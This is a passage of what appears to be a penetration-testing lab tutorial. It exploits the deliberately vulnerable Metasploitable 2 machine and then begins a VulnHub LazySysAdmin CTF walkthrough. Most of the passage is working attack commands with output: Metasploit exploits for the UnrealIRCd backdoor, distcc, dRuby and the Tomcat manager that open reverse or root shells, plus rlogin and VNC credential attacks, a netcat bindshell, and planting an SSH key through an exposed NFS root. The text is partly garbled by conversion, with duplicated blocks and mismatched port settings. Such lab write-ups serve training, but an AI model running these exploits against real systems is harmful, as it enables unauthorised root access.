MTU : 1500
Flags : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.1.103
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe18:aa46
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 3
=====
Name : eth1
Hardware MAC : 00:0c:29:18:aa:50
MTU : 1500
Flags : BROADCAST,MULTICAST

meterpreter >
```

Exploiting Port 6667 (UnrealIRCD)

Port 6667 has the Unreal IRCD service running, we will exploit it using a backdoor that's available in Metasploit.

This module exploits a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th, 2010.

```
1 msf> use exploit/unix/irc/unreal_ircd_3281_backdoor
2 msf exploit(unix/irc/unreal_ircd_3281_backdoor)> set rhost 192.168.1.103
3 msf exploit(unix/irc/unreal_ircd_3281_backdoor)> exploit
```

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor ↵
msf exploit(unix/irc/unreal_ircd_3281_backdoor)> set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.108:4444
[*] 192.168.1.103:6667 - Connected to 192.168.1.103:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP a
[*] 192.168.1.103:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo OZ9PrxfX070Tj7g3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "OZ9PrxfX070Tj7g3\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 5 opened (192.168.1.108:4444 -> 192.168.1.103:42488) at 2018-12-13
id
uid=0(root) gid=0(root)
```

Exploiting Port 36255

This is a weakness that allows arbitrary commands on systems running distccd. We will be using Distcc Daemon Command Execution. This module uses a documented security weakness to execute arbitrary commands on any system running distccd.

```
1 msf> use exploit/unix/misc/distcc_exec
2 msf exploit(unix/misc/distcc_exec)> set rhost 192.168.1.103
3 msf exploit(unix/misc/distcc_exec)> exploit
```


```
msf > use exploit/unix/misc/distcc_exec ↵
msf exploit(unix/misc/distcc_exec)> set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(unix/misc/distcc_exec)> exploit

[*] Started reverse TCP double handler on 192.168.1.108:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 3xi7fPP6ZjmCKpTq;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "3xi7fPP6ZjmCKpTq\r\n"
[*] Matching...
[*] A is input
[*] Command shell session 6 opened (192.168.1.108:4444 -> 192.168.1.103:36255) at 2018

whoami
daemon
```

Remote Login Exploitation

A remote login is a tool that was used before ssh came into the picture. Since we have the login credentials for Metasploitable 2, we will be using Rlogin to connect to it, using the “-l” flag to define the login name.



```
1 rlogin -l msfadmin 192.168.1.103
```

```
msf > use auxiliary/scanner/rservices/rlogin_login ↵
msf auxiliary(scanner/rservices/rlogin_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/rservices/rlogin_login) > set username root
username => root
msf auxiliary(scanner/rservices/rlogin_login) > exploit

[*] 192.168.1.103:513      - 192.168.1.103:513 - Starting rlogin sweep
[*] 192.168.1.103:513      - 192.168.1.103:513 rlogin - Attempting: 'root':"" from 'root'
[+] 192.168.1.103:513      - 192.168.1.103:513, rlogin 'root' from 'root' with no password.
[!] 192.168.1.103:513      - *** auxiliary/scanner/rservices/rlogin_login is still calling the dep...
[!] 192.168.1.103:513      - *** For detailed information about LoginScanners and the Credentials...
[!] 192.168.1.103:513      -     https://github.com/rapid7/metasploit-framework/wiki/Creating-Met...
[!] 192.168.1.103:513      -     https://github.com/rapid7/metasploit-framework/wiki/How-to-write...
[!] 192.168.1.103:513      - *** For examples of modules converted to just report credentials with...
[!] 192.168.1.103:513      -     https://github.com/rapid7/metasploit-framework/pull/5376
[!] 192.168.1.103:513      -     https://github.com/rapid7/metasploit-framework/pull/5377
[*] Command shell session 8 opened (192.168.1.108:1023 -> 192.168.1.103:513) at 2018-12-13 08:24
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Metasploit has a module in its auxiliary section that we can use to get into the rlogin.

- 1 msf > use auxiliary/scanner/rservices/rlogin_login
- 2 msf auxiliary (scanner/rservices/rlogin_login) > set rhosts 192.168.1.103
- 3 msf auxiliary (scanner/rservices/rlogin_login) > set username root
- 4 msf auxiliary (scanner/rservices/rlogin_login) > exploit

```
msf > use auxiliary/scanner/rservices/rlogin_login ↵
msf auxiliary(scanner/rservices/rlogin_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/rservices/rlogin_login) > set username root
username => root
msf auxiliary(scanner/rservices/rlogin_login) > exploit

[*] 192.168.1.103:513      - 192.168.1.103:513 - Starting rlogin sweep
[*] 192.168.1.103:513      - 192.168.1.103:513 rlogin - Attempting: 'root':"" from 'root'
[+] 192.168.1.103:513      - 192.168.1.103:513, rlogin 'root' from 'root' with no password.
[!] 192.168.1.103:513      - *** auxiliary/scanner/rservices/rlogin_login is still calling the dep...
[!] 192.168.1.103:513      - *** For detailed information about LoginScanners and the Credentials...
[!] 192.168.1.103:513      -     https://github.com/rapid7/metasploit-framework/wiki/Creating-Met...
[!] 192.168.1.103:513      -     https://github.com/rapid7/metasploit-framework/wiki/How-to-write...
[!] 192.168.1.103:513      - *** For examples of modules converted to just report credentials with...
[!] 192.168.1.103:513      -     https://github.com/rapid7/metasploit-framework/pull/5376
[!] 192.168.1.103:513      -     https://github.com/rapid7/metasploit-framework/pull/5377
[*] Command shell session 8 opened (192.168.1.108:1023 -> 192.168.1.103:513) at 2018-12-13 08:24
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploiting Distributed Ruby Remote Code Execution (8787)

Now that we know that this service is running successfully, let's try to exploit it using Metasploit.

This module exploits remote code execution vulnerabilities in dRuby.

```
msf > use exploit/linux/misc/druby  
msf exploit (linux/misc/druby_rem  
msf exploit (linux/misc/druby_rem
```

```
1 msf > use exploit/linux/misc/druby_remote_codeexec  
2 msf exploit (linux/misc/druby_remote_code) > set rhost 192.168.1.103  
3 msf exploit (linux/misc/druby_remote_code) > exploit
```

```
msf > use exploit/linux/misc/druby_remote_codeexec ↵  
msf exploit(linux/misc/druby_remote_codeexec) > set rhost 192.168.1.103  
rhost => 192.168.1.103  
msf exploit(linux/misc/druby_remote_codeexec) > exploit  
  
[*] Started reverse TCP double handler on 192.168.1.108:4444  
[*] Trying to exploit instance_eval method  
[!] Target is not vulnerable to instance_eval method  
[*] Trying to exploit syscall method  
[*] attempting x86 execve of .PFzERlkGUswWqgt  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo Cvb5kGY6tTHBJ8XP;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "Cvb5kGY6tTHBJ8XP\r\n"  
[*] Matching...  
[*] A is input  
[*] Command shell session 7 opened (192.168.1.108:4444 -> 192.168.1.103:38310) at 2018-12-13  
[+] Deleted .PFzERlkGUswWqgt  
  
whoami ↵  
root
```

Bindshell Exploitation

Metasploitable 2 comes with an open bindshell service running on port 1524. We will be using Netcat to connect to it.



1 nc 192.168.1.103 1524

```
root@kali:~# nc 192.168.1.103 1524 ↵
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:18:aa:46
          inet addr:192.168.1.103 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe18:aa46/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:69133 errors:0 dropped:0 overruns:0 frame:0
            TX packets:68147 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:5265163 (5.0 MB) TX bytes:3750595 (3.5 MB) ←
            Interrupt:19 Base address:0x2000


lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:336 errors:0 dropped:0 overruns:0 frame:0
            TX packets:336 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:138669 (135.4 KB) TX bytes:138669 (135.4 KB)

root@metasploitable:/#
```

Exploiting Port 5900 (VNC)

Virtual Network Computing or VNC service runs on port 5900, this service can be exploited using a module in Metasploit to find the login credentials. This module will test a VNC server on a range of machines and report successful logins.

Currently, it supports RFB protocol version 3.3, 3.7, 3.8 and 4.001 using the VNC challengereresponse authentication method.



```
1 msf > use auxiliary/scanner/vnc/vnc_login  
2 msf auxiliary(scanner/vnc/vnc_login) > set login 192.168.1.103  
3 msf auxiliary(scanner/vnc/vnc_login) > exploit
```

```
msf > use auxiliary/scanner/vnc/vnc_login ↵  
msf auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.1.103  
rhosts => 192.168.1.103  
msf auxiliary(scanner/vnc/vnc_login) > exploit  
  
[*] 192.168.1.103:5900 - 192.168.1.103:5900 - Starting VNC login sweep  
[!] 192.168.1.103:5900 - No active DB -- Credential data will not be saved!  
[+] 192.168.1.103:5900 - 192.168.1.103:5900 - Login Successful: password  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(scanner/vnc/vnc_login) >
```


Let's put what we've found to the test by connecting using the vncviewer



```
1 vncviewer 192.168.1.103
```


```
root@kali:~# vncviewer 192.168.1.103 ↵
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
 32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
 32 bits per pixel.
```

The credentials work and we have a remote desktop session that pops up in Kali.



Exploiting Port 8180 (Apache Tomcat)

We saw during the service scan that Apache Tomcat is running on port 8180. Incidentally, Metasploit has an exploit for Tomcat that we can use to get a Meterpreter session. The exploit uses the default credentials used by Tomcat to gain access. This module can be used to execute a payload on Apache Tomcat servers that have an exposed “manager” application. The payload is uploaded as a WAR archive containing a JSP application using a POST request against the /manager/html/upload component. NOTE: The compatible payload sets vary based on the selected target. For example, you must select the Windows target to use native Windows payloads

A screenshot of the Metasploit Framework's exploit selection interface. It shows a list of available exploits under the 'multi/http/tomcat_m' category. The first item, 'msf exploit (multi/http/tomcat_mgr_upload)', is highlighted with a red border. Below the list are standard window controls for minimize, maximize, and close.

```
1 msf > use exploit/multi/http/tomcat_mgr_upload
2 msf exploit (multi/http/tomcat_mgr_upload) > set rhost 192.168.1.103
3 msf exploit (multi/http/tomcat_mgr_upload) > set rpost 8108
4 msf exploit (multi/http/tomcat_mgr_upload) > set httpusername tomcat
5 msf exploit (multi/http/tomcat_mgr_upload) > set httppassword tomcat
6 msf exploit (multi/http/tomcat_mgr_upload) > exploit
```

```
msf > use exploit/multi/http/tomcat_mgr_upload ↵
msf exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(multi/http/tomcat_mgr_upload) > set rport 8180
rport => 8180
msf exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set httppassword tomcat
httppassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.108:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying HeZIp7W1GN4...
[*] Executing HeZIp7W1GN4...
[*] Undeploying HeZIp7W1GN4 ...
[*] Sending stage (53845 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.108:4444 -> 192.168.1.103:57415) at 2018-12-11 11:45:15 +0530

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux 2.6.24-16-server (i386)
Meterpreter   : java/linux
meterpreter > █
```

```
root@kali:~# ssh-keygen ↵
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:EbZGMda00CsB4tGpPhow/wZ5uPKfwYNUTw1eY72nhUg root@kali
The key's randomart image is:
+---[RSA 2048]---+
|   . . . =o      |
|...o . . =Eoo    |
|..o... o=oB o    |
|oo ..oo *.+ o    |
|oo.o ..+S +     |
|.+=oo . .       |
|..o=+.          |
|o . oo          |
| o.oo          |
+---[SHA256]---+
root@kali:~# mkdir /tmp/sshkey ↵
root@kali:~# mount -t nfs 192.168.1.103:/ /tmp/sshkey/ ↵
root@kali:~# cat ~/.ssh/id_rsa.pub >> /tmp/sshkey/root/.ssh/authorized_keys ↵
root@kali:~# umount /tmp/sshkey
bash: umount: command not found
root@kali:~# umount /tmp/sshkey ↵
root@kali:~# ssh root@192.168.1.103
The authenticity of host '192.168.1.103 (192.168.1.103)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.103' (RSA) to the list of known hosts.
Last login: Thu Dec 13 10:41:27 2018 from 192.168.1.108
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# █
```

Exploiting Port 3306 (MYSQL)

The MySQL database in Metasploitable 2 has negligible security, we will connect to it using the MySQL function of Kali by defining the username and host IP. The password will be left blank.



```
1 mysql -u root -h 192.168.1.103 -p
```

```
root@kali:~# mysql -u root -h 192.168.1.103 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.00 sec)

MySQL [(none)]>
```

VULNHUB CTF: LAZYSYSADMIN WALKTHROUGH

Steps:

- *Information gathering and Scanning*

First we need to know the ip address of our machine for which we have used below command:

```
ifconfig
```


Then we have scanned our local network to find the victim machine's ip address and then scanned the network to find the open ports and services.

- a. netdiscover -r ip address/24
- b. nmap -sv victim machine's ip address

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: ~
Currently scanning: Finished! | Screen View: Unique Hosts
72 Captured ARP Req/Rep packets, from 5 hosts. Total size: 4320
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.186.2 00:50:56:e0:11:70 12 720 VMware, Inc.
192.168.186.1 00:0c:29:a2:c9:c0 6 360 VMware, Inc.
192.168.186.1 00:50:56:00:00:00 49 2940 VMware, Inc.
192.168.186.254 00:50:56:f0:b9:01 3 180 VMware, Inc.
192.168.186.1 00:0c:29:a1:00:4f 2 120 VMware, Inc.

root@kali:~# netdiscover -r 192.168.1.1/24
```

Scanning for victim's machine




```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: ~ x
END TIME: Mon Jun 18 11:16:31 2018
DOWNLOADED: 253660 - FOUND: 22
root@kali:~# nmap -sV 192.168.186.141

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-19 08:50 PDT
Nmap scan report for 192.168.186.141
Host is up (0.00067s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL (unauthorized)
6667/tcp  open  irc          InspIRCd
MAC Address: 00:0C:29:C1:99:CF (VMware)
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.22 seconds
root@kali:~#
```

Scanning Network for open ports and services running

Now we can see that port 22,80,139,445 and few others are opened. So lets find out more about them. Before doing anything further, lets do explore the directories present in the victim's website. For directory traversal we have used a tool named dirb .



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "root@kali: ~". It contains the following text:

```
root@kali:~# dirb http://192.168.186.141
DIRB v2.22
By The Dark Raver


START_TIME: Mon Jun 18 11:12:00 2018
URL_BASE: http://192.168.186.141/
